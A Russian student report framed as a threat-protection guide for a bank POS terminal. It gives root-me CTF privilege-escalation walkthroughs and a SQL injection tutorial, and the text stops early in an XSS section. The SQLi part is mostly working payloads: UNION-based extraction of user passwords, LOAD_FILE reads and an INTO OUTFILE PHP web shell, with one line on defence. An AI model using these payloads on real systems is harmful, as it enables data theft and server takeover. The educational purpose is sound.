**Министерство науки и высшего образования РФ**

Федеральное государственное автономное образовательное учреждение высшего образования «Московский политехнический университет»

**(МОСКОВСКИЙ ПОЛИТЕХ)**

**Руководство по защите от угроз**

**для информационной системы биометрического**

**терминала банка “Ак Барс” модели POS**

Выполнил:

Студент 3 курса

Группы 181-351

Шмаков Д.Б

г. Москва

2021 г.

**Обозначения и сокращения**

|  |  |
| --- | --- |
| АВПО - | антивирусное программное обеспечение |
| АРМ – | автоматизированное рабочее место |
| БД – | база данных |
| ИС – | информационная система |
| КЗ – | контролируемая зона |
| ЛВС – | локально-вычислительная сеть |
| МЭ – | межсетевой экран |
| НДВ – | не декларированные возможности |
| НСД – | несанкционированный доступ |
| ОС – | операционная система |
| ПО – | программное обеспечение |
| ППО – | прикладное программное обеспечение |
| ПТС – | программно-технические средства |
| ПЭМИН – | побочные электромагнитные излучения и наводки |
| РД – | руководящие документы |
| РСБ – | регистрация событий безопасности |
| САВЗ – | средство антивирусной защиты информации |
| СВТ – | средства вычислительной техники |
| СЗ – | система (подсистема) защиты |
| СЗИ – | средства защиты информации |
| СОВ – | система обнаружения вторжений |
| СУБД – | система управления базами данных |
| ТУ – | технические условия |
| УБ – | угрозы безопасности |
| СКЗИ – | средство криптографической защиты информации |
| POS – | Point Of Sale — точка продажи |

Оглавление

[1. LPE 5](#_Toc75819162)

[a. Что это? 5](#_Toc75819163)

[b. Пример реализации 1 5](#_Toc75819164)

[c. Пример реализации 2 8](#_Toc75819165)

[2. SQL injection 10](#_Toc75819166)

[**Примеры атак XSS и способов их ослабления** 16](#_Toc75819167)

[**Background** 16](#_Toc75819168)

[**Примеры** 18](#_Toc75819169)

[**Рефлективные атаки XSS** 18](#_Toc75819170)

[**Хранимые XSS-атаки** 19](#_Toc75819171)

[**XSS-атаки на основе DOM** 20](#_Toc75819172)

[**Связанные направления атак** 21](#_Toc75819173)

[**Content-type** 21](#_Toc75819174)

[**Urlschemes** 22](#_Toc75819175)

[**Избавление** 22](#_Toc75819176)

[**Валидация входных данных** 23](#_Toc75819177)

[**Экранирование** 23](#_Toc75819178)

[**Content Security Policy** 25](#_Toc75819179)

[**Соответствующие методы устранения** 28](#_Toc75819180)

[**Content-Type** 28](#_Toc75819181)

[**Virtual doms** 28](#_Toc75819182)

[**Межсайтовая подделка запроса: защита от CSRF атак** 29](#_Toc75819183)

[**Какие HTTP запросы подвержены CSRF атаке?** 29](#_Toc75819184)

[**Cookies сессии** 29](#_Toc75819185)

[**Как работает межсайтовая подделка запросов?** 29](#_Toc75819186)

[**Способы защиты от CSRF атак** 30](#_Toc75819187)

[**Выбор защищённых фреймфорков** 30](#_Toc75819188)

[**Anti-CSRF токены** 30](#_Toc75819189)

[**Использование двух токенов** 31](#_Toc75819190)

[**Использование флага Same-Site в сookies** 31](#_Toc75819191)

[**Требуйте подтверждения от пользователя** 31](#_Toc75819192)

[**Методы защиты от CSRF-атаки** 31](#_Toc75819193)

[**Что такое CSRF атака?** 31](#_Toc75819194)

[**Как от нее защититься?** 32](#_Toc75819195)

[**Требования к токену:** 32](#_Toc75819196)

[**Требования к Web-Сервису и окружению:** 33](#_Toc75819197)

[**Методы защиты** 33](#_Toc75819198)

[**Synchronizer Tokens** 34](#_Toc75819199)

[**Double Submit Cookie** 36](#_Toc75819200)

[**Encrypted Token** 37](#_Toc75819201)

[**О реализации** 39](#_Toc75819202)

[**Что еще нужно знать?** 40](#_Toc75819203)

[**Same Site** 40](#_Toc75819204)

[**Реализация ARP-спуфинга на Python** 41](#_Toc75819205)

[**Введение** 41](#_Toc75819206)

[**Немного теории** 41](#_Toc75819207)

[**Реализация** 42](#_Toc75819208)

["Человек посередине" (Man in the Middle, MitM) 45](#_Toc75819209)

[Понимание того, как работает интернет 45](#_Toc75819210)

[Атака посредника через HTTP-протокол 46](#_Toc75819211)

[Атака посредника на плохо реализованный SSL 47](#_Toc75819212)

[Понимание SSL 49](#_Toc75819213)

[Проблемы центров сертификации 51](#_Toc75819214)

[Криминалистика 52](#_Toc75819215)

[Вывод 53](#_Toc75819216)

# LPE

# Что это?

LPE – Local Privilege Escalation, дословно с английского переводится как “Локальная эскалация привилегий”, но слово “эскалация” не всем понятно и звучит как то не по-русски, поэтому его обычно заменяют на более понятное “повышение”, получается “Локальное повышение привилегий”. Звучит круто? Так что же это?

Попросту, это возможность поднятие привелегий различными способами для доступа к тем ресурсам системы, которые тебе не доступны. Естественно, это подразумевает, что у тебя уже должен быть доступ к системе. Например ты получил SSH-доступ пользователя и хочешь получить root-a. Процесс получение рут-доступа и будет являться LPE. Cтоит отметить, что любое LPE связано с взаимодействием с системой или приложениями, запущенными в ней.

LPE – это процесс повышение своих прав и возможностей в системе, осуществляемый непосредственно в самой системе и при взаимодействии с системой, как пользователь.

Повышение привилегий – один из этапов эксплуатации. Так как зачастую мы после взлома можем получить только непривилегированный доступ с ограниченным функционалом, а для полного захвата машины, её протроянивания и прочего, нужен полный доступ.

Зачастую получая веб-шелл на сайте, ты будешь работать от прав, например, www-data. Это крайне ограниченный пользователь и нужно “прокачивать” свои права, для этого и есть LPE.

# Пример реализации 1


Рассмотрим пример с сайта root-me.org

Прямая ссылка – <https://www.root-me.org/en/Challenges/App-Script/ELF32-System-1>



Также нам даётся подключение по SSH  к системе, на которой мы получим исполняемый файл с этим кодом, эксплуатирую который мы должны прочитать файл с паролем.


Учётные данные для подключения.



Подключаемся любым удобным способом и смотрим, что дано.



Так, теперь надо понять, что мы можем сделать, чтобы прочитать файл. Для начала ещё раз посмотрим код.




Итак, нам надо, чтобы ls сработал как cat. Для этого мы можем попробовать заменить ls,  но у нас это не выйдет из-за отсутствия прав. Поэтому мы можем добавить свой  ls во временной папке и добавить её в переменную окружения  PATH ранее остальных (а главное, ранее  /bin). Что это нам даст?

При попытке вызова  ls  происходит обращение в переменную  PATH, в которой содержатся пути до каталогов, где будет происходить поиск данной утилиты, если она не будет найдена там, то будет осуществлена попытка поиска в текущей директории. При этом, найденное первым вхождение и будет использовано.

Таким образом мы можем создать свою папку в временной директории, поместить там cat переименовав его в  ls и добавить путь до нашей папки раньше чем остальные пути.

Проделаем все эти манипуляции.




Вот и всё, такой простой способ.

# Пример реализации 2


Рассмотрим пример с сайта root-me.org

Прямая ссылка –  <https://www.root-me.org/en/Challenges/App-Script/sudo-weak-configuration>


Посмотрим описание задания.




Судя по названию и описанию нам надо использовать плохо сконфигурированный sudo. Посмотрим какой доступ нам даётся.



SSH, ничего необычного. Подключимся и посмотрим, что есть на машине.



Итак, нам надо прочитать файл .passwd, который находится в директории ch1cracked. Напрямую прочесть мы его не сможем. Посмотрим, какие действия нам доступны через  sudo.



Замечаем явную подсказку о том, как мы можем читать файлы от имени другого пользователя, однако пусть не совсем тот, который нам нужен, но мы можем добавить к команде переход в директорию выше. Вот так:



Мы просто передали в значок звёздочки выражение “../ch1cracked/.passwd”, которое в итоге преобразуется так:

перейти на директорию выше

перейти в директорию ch1cracked и обратиться к файлу .passwd

В итоге получаем верный пароль. Вот такой простой обход плохо сконфигурированного sudo.

# SQL injection

# Что же такое SQL инъекция?

Говоря простым языком — это атака на базу данных, которая позволит выполнить некоторое действие, которое не планировалось создателем скрипта. Пример из жизни:  
  
Отец, написал в записке маме, чтобы она дала Васе 100 рублей и положил её на стол. Переработав это в шуточный SQL язык, мы получим:  
ДОСТАНЬ ИЗ кошелька 100 РУБЛЕЙ И ДАЙ ИХ Васе  
  
Так-как отец плохо написал записку (Корявый почерк), и оставил её на столе, её увидел брат Васи — Петя. Петя, будучи хакер, дописал там «ИЛИ Пете» и получился такой запрос:  
ДОСТАНЬ ИЗ кошелька 100 РУБЛЕЙ И ДАЙ ИХ Васе ИЛИ Пете  
  
Мама прочитав записку, решила, что Васе она давала деньги вчера и дала 100 рублей Пете. Вот простой пример SQL инъекции из жизни :) Не фильтруя данные (Мама еле разобрала почерк), Петя добился профита.

# Подготовка

Для практики, Вам понадобится [архив с исходными скриптами](http://skripters.biz/uploads/habr.zip) данной статьи. Скачайте его и распакуйте на сервере. Также импортируйте базу данных и установите данные в файле **cfg.php**

# Поиск SQL injection

Как Вы уже поняли, инъекция появляется из входящих данных, которые не фильтруются. Самая распространенная ошибка — это не фильтрация передаваемого ID. Ну грубо говоря подставлять во все поля кавычки. Будь это GET/POST запрос и даже Cookie!

# Числовой входящий параметр

Для практики нам понадобится скрипт **index1.php**. Как я уже говорил выше, подставляем кавычки в ID новости.

[sqlinj/index1.php?id=1](http://sqlinj/index1.php?id=1)'

Т.к. у нас запрос не имеет фильтрации:

$id = $\_GET['id'];

$query = "SELECT \* FROM news WHERE id=$id";

Скрипт поймет это как

SELECT \* FROM news WHERE id=1'

И выдаст нам ошибку:  
**Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in C:\WebServ\domains\sqlinj\index1.php on line 16**  
  
Если ошибку не выдало — могут быть следующие причины:  
  
1.SQL инъекции здесь нет — Фильтруются кавычки, или просто стоит преобразование в (int)  
2.Отключен вывод ошибок.  
  
Если все же ошибку вывело — Ура! Мы нашли первый вид SQL инъекции — Числовой входящий параметр.

# Строковой входящий параметр

Запросы будем посылать на **index2.php**. В данном файле, запрос имеет вид:

$user = $\_GET['user'];

$query = "SELECT \* FROM news WHERE user='$user'";

Тут мы делаем выборку новости по имени пользователя, и опять же — не фильтруем.  
Опять посылаем запрос с кавычкой:

[sqlinj/index2.php?user=AlexanderPHP](http://sqlinj/index2.php?user=AlexanderPHP)'

Выдало ошибку. Ок! Значит уязвимость есть. Для начала нам хватит — приступим к практике.

# Немного теории

Наверно Вам уже не терпится извлечь что-то из этого, кроме ошибок. Для начала усвойте, что знак "**--**" считается комментарием в языке SQL.  
  
ВНИМАНИЕ! Перед и после него обязательно должны стоять пробелы. В URL они передаются как **%20**  
  
Всё, что идет после комментария — будет отброшено То есть запрос:  
SELECT \* FROM news WHERE user='AlexanderPHP' -- habrahabra  
  
Выполнится удачно. Можете попробовать это на скрипте index2.php, послав такой запрос:  
  
sqlinj/index2.php?user=AlexanderPHP'%20--%20habrahabr

Выучите параметр **UNION**. В языке SQL ключевое слово **UNION** применяется для объединения результатов двух SQL-запросов в единую таблицу. То есть для того, чтобы вытащить что-то нам нужное из другой таблицы.

# Извлекаем из этого пользу

Если параметр «Числовой», то в запросе нам не нужно посылать кавычку и естественно ставить комментарий в конце. Вернемся к скрипту **index1.php**.  
  
Обратимся к скрипту sqlinj/index1.php?id=1 UNION SELECT 1. Запрос к БД у нас получается вот таким:  
SELECT \* FROM news WHERE id=1 UNION SELECT 1  
И он выдал нам ошибку, т.к. для работы с объедением запросов, нам требуется одинаковое количество полей.  
  
Т.к. мы не можем повлиять на их количество в первом запросе, то нам нужно подобрать их количество во втором, чтобы оно было равно первому.

# Подбираем количество полей

Подбор полей делается очень просто, достаточно посылать такие запросы:  
sqlinj/index1.php?id=1 UNION SELECT 1,2  
Ошибка…  
sqlinj/index1.php?id=1 UNION SELECT 1,2,3  
Опять ошибка!  
sqlinj/index1.php?id=1 UNION SELECT 1,2,3,4,5  
Ошибки нет! Значит количество столбцов равно 5.

# GROUP BY

Зачастую бывает, что полей может быть 20 или 40 или даже 60. Чтобы нам каждый раз не перебирать их, используем **GROUP BY**  
  
Если запрос  
sqlinj/index1.php?id=1 GROUP BY 2  
не выдал ошибок, значит кол-во полей больше 2. Пробуем:  
  
sqlinj/index1.php?id=1 GROUP BY 8  
Оп, видим ошибку, значит кол-во полей меньше 8.  
  
Если при GROUP BY 4 нет ошибки, а при GROUP BY 6 — ошибка, Значит кол-во полей равно 5

# Определение выводимых столбцов

Для того, чтобы с первого запроса нам ничего не выводилось, достаточно подставить несуществующий ID, например:  
  
sqlinj/index1.php?id=-1 UNION SELECT 1,2,3,4,5  
  
  
Этим действием, мы определили, какие столбцы выводятся на страницу. теперь, чтобы заменить эти цифры на нужную информацию, нужно продолжить запрос.

# Вывод данных

Допустим мы знаем, что еще существует таблица **users** в которой существуют поля **id**, **name** и **pass**.  
Нам нужно достать Информацию о пользователе с ID=1  
  
Следовательно построим такой запрос:  
  
sqlinj/index1.php?id=-1 UNION SELECT 1,2,3,4,5 FROM users WHERE id=1  
Скрипт также продолжает выводить  
  
  
Для этого, мы подставим название полей, за место цифр 1 и 3  
  
sqlinj/index1.php?id=-1 UNION SELECT name,2,pass,4,5 FROM users WHERE id=1  
Получили то — что требовалось!

Для «строкового входящего параметра», как в скрипте **index2.php** нужно добавлять кавычку в начале и знак комментария в конце. Пример:  
sqlinj/index2.php?user=-1' UNION SELECT name,2,pass,4,5 FROM users WHERE id=1 --%20

# Чтение/Запись файлов

Для чтения и записи файлов, у пользователя БД должны быть права FILE\_PRIV.

# Запись файлов

На самом деле всё очень просто. Для записи файла, мы будем использовать функцию **OUTFILE .**  
sqlinj/index2.php?user=-1' UNION SELECT 1,2,3,4,5 INTO OUTFILE '1.php' --%20  
Отлично, файл у нас записался. Таким образом, Мы можем залить мини-шелл:  
sqlinj/index2.php?user=-1' UNION SELECT 1,'<?php eval($\_GET[1]) ?>',3,4,5 INTO OUTFILE '1.php' --%20

# Чтение файлов

Чтение файлов производится еще легче, чем запись. Достаточно просто использовать функцию LOAD\_FILE, за место того поля, которое мы выбираем:  
  
sqlinj/index2.php?user=-1' UNION SELECT 1,LOAD\_FILE('1.php'),3,4,5 --%20  
  
Таким образом, мы прочитали предыдущий записанный файл.

# Способы защиты

Защититься еще проще, чем использовать уязвимость. Просто фильтруйте данные. Если Вы передаёте числа, используйте

$id = (int) $\_GET['id'];

# Примеры атак XSS и способов их ослабления

Понимание межсайтового скриптинга и способов борьбы с ним необходимо каждому веб-разработчику. Это один из самых распространенных видов уязвимостей – злоумышленники часто проводят атаки XSS для кражи данных и нарушения работоспособности сервисов.

Межсайтовый скриптинг (XSS) – это атака, которая позволяет JavaScript через один сайт работать с другим. XSS интересен не из-за технической сложности, а скорее потому, что он эксплуатирует некоторые из основных механизмов безопасности браузеров и из-за огромной распространенности.

# Background

Изначально Всемирная Паутина представляла собой набор статических документов HTML, которые браузер должен был отображать для просмотра пользователями. По мере развития Интернета возрастали и требования к документам, что привело к появлению JavaScript и файлов cookie: скрипты нужны для интерактивности документа, а cookies – чтобы браузеры могли сохранять его состояние.

Появление этих возможностей привело к тому, что браузеры не только визуализируют HTML, но и вмещают в памяти в качестве API для разработчиков представление, называемое объектной моделью документа (DOM). DOM предлагает древовидную структуру тегов HTML, а также доступ к файлам cookie для получения состояния. Со временем модель превратилась из предназначенной преимущественно для чтения структуры в структуру read-write, обновление которой приводит к повторному рендерингу документа.

Как только документы получили возможность запускать код, браузеры должны были определить контекст выполнения для программ на JavaScript. Политика, которая была разработана, называется Same-Origin и по-прежнему является одним из фундаментальных примитивов безопасности браузера. Изначально в ней утверждалось, что JavaScript в одном документе может получить доступ только к собственному DOM и к DOM других документов с тем же происхождением. Позже, когда был добавлен XMLHttpRequest и Fetch, появилась модифицированная версия Same-Origin. Эти API не могут выдавать запросы к любому источнику, они могут только читать ответ на запросы от того же источника.

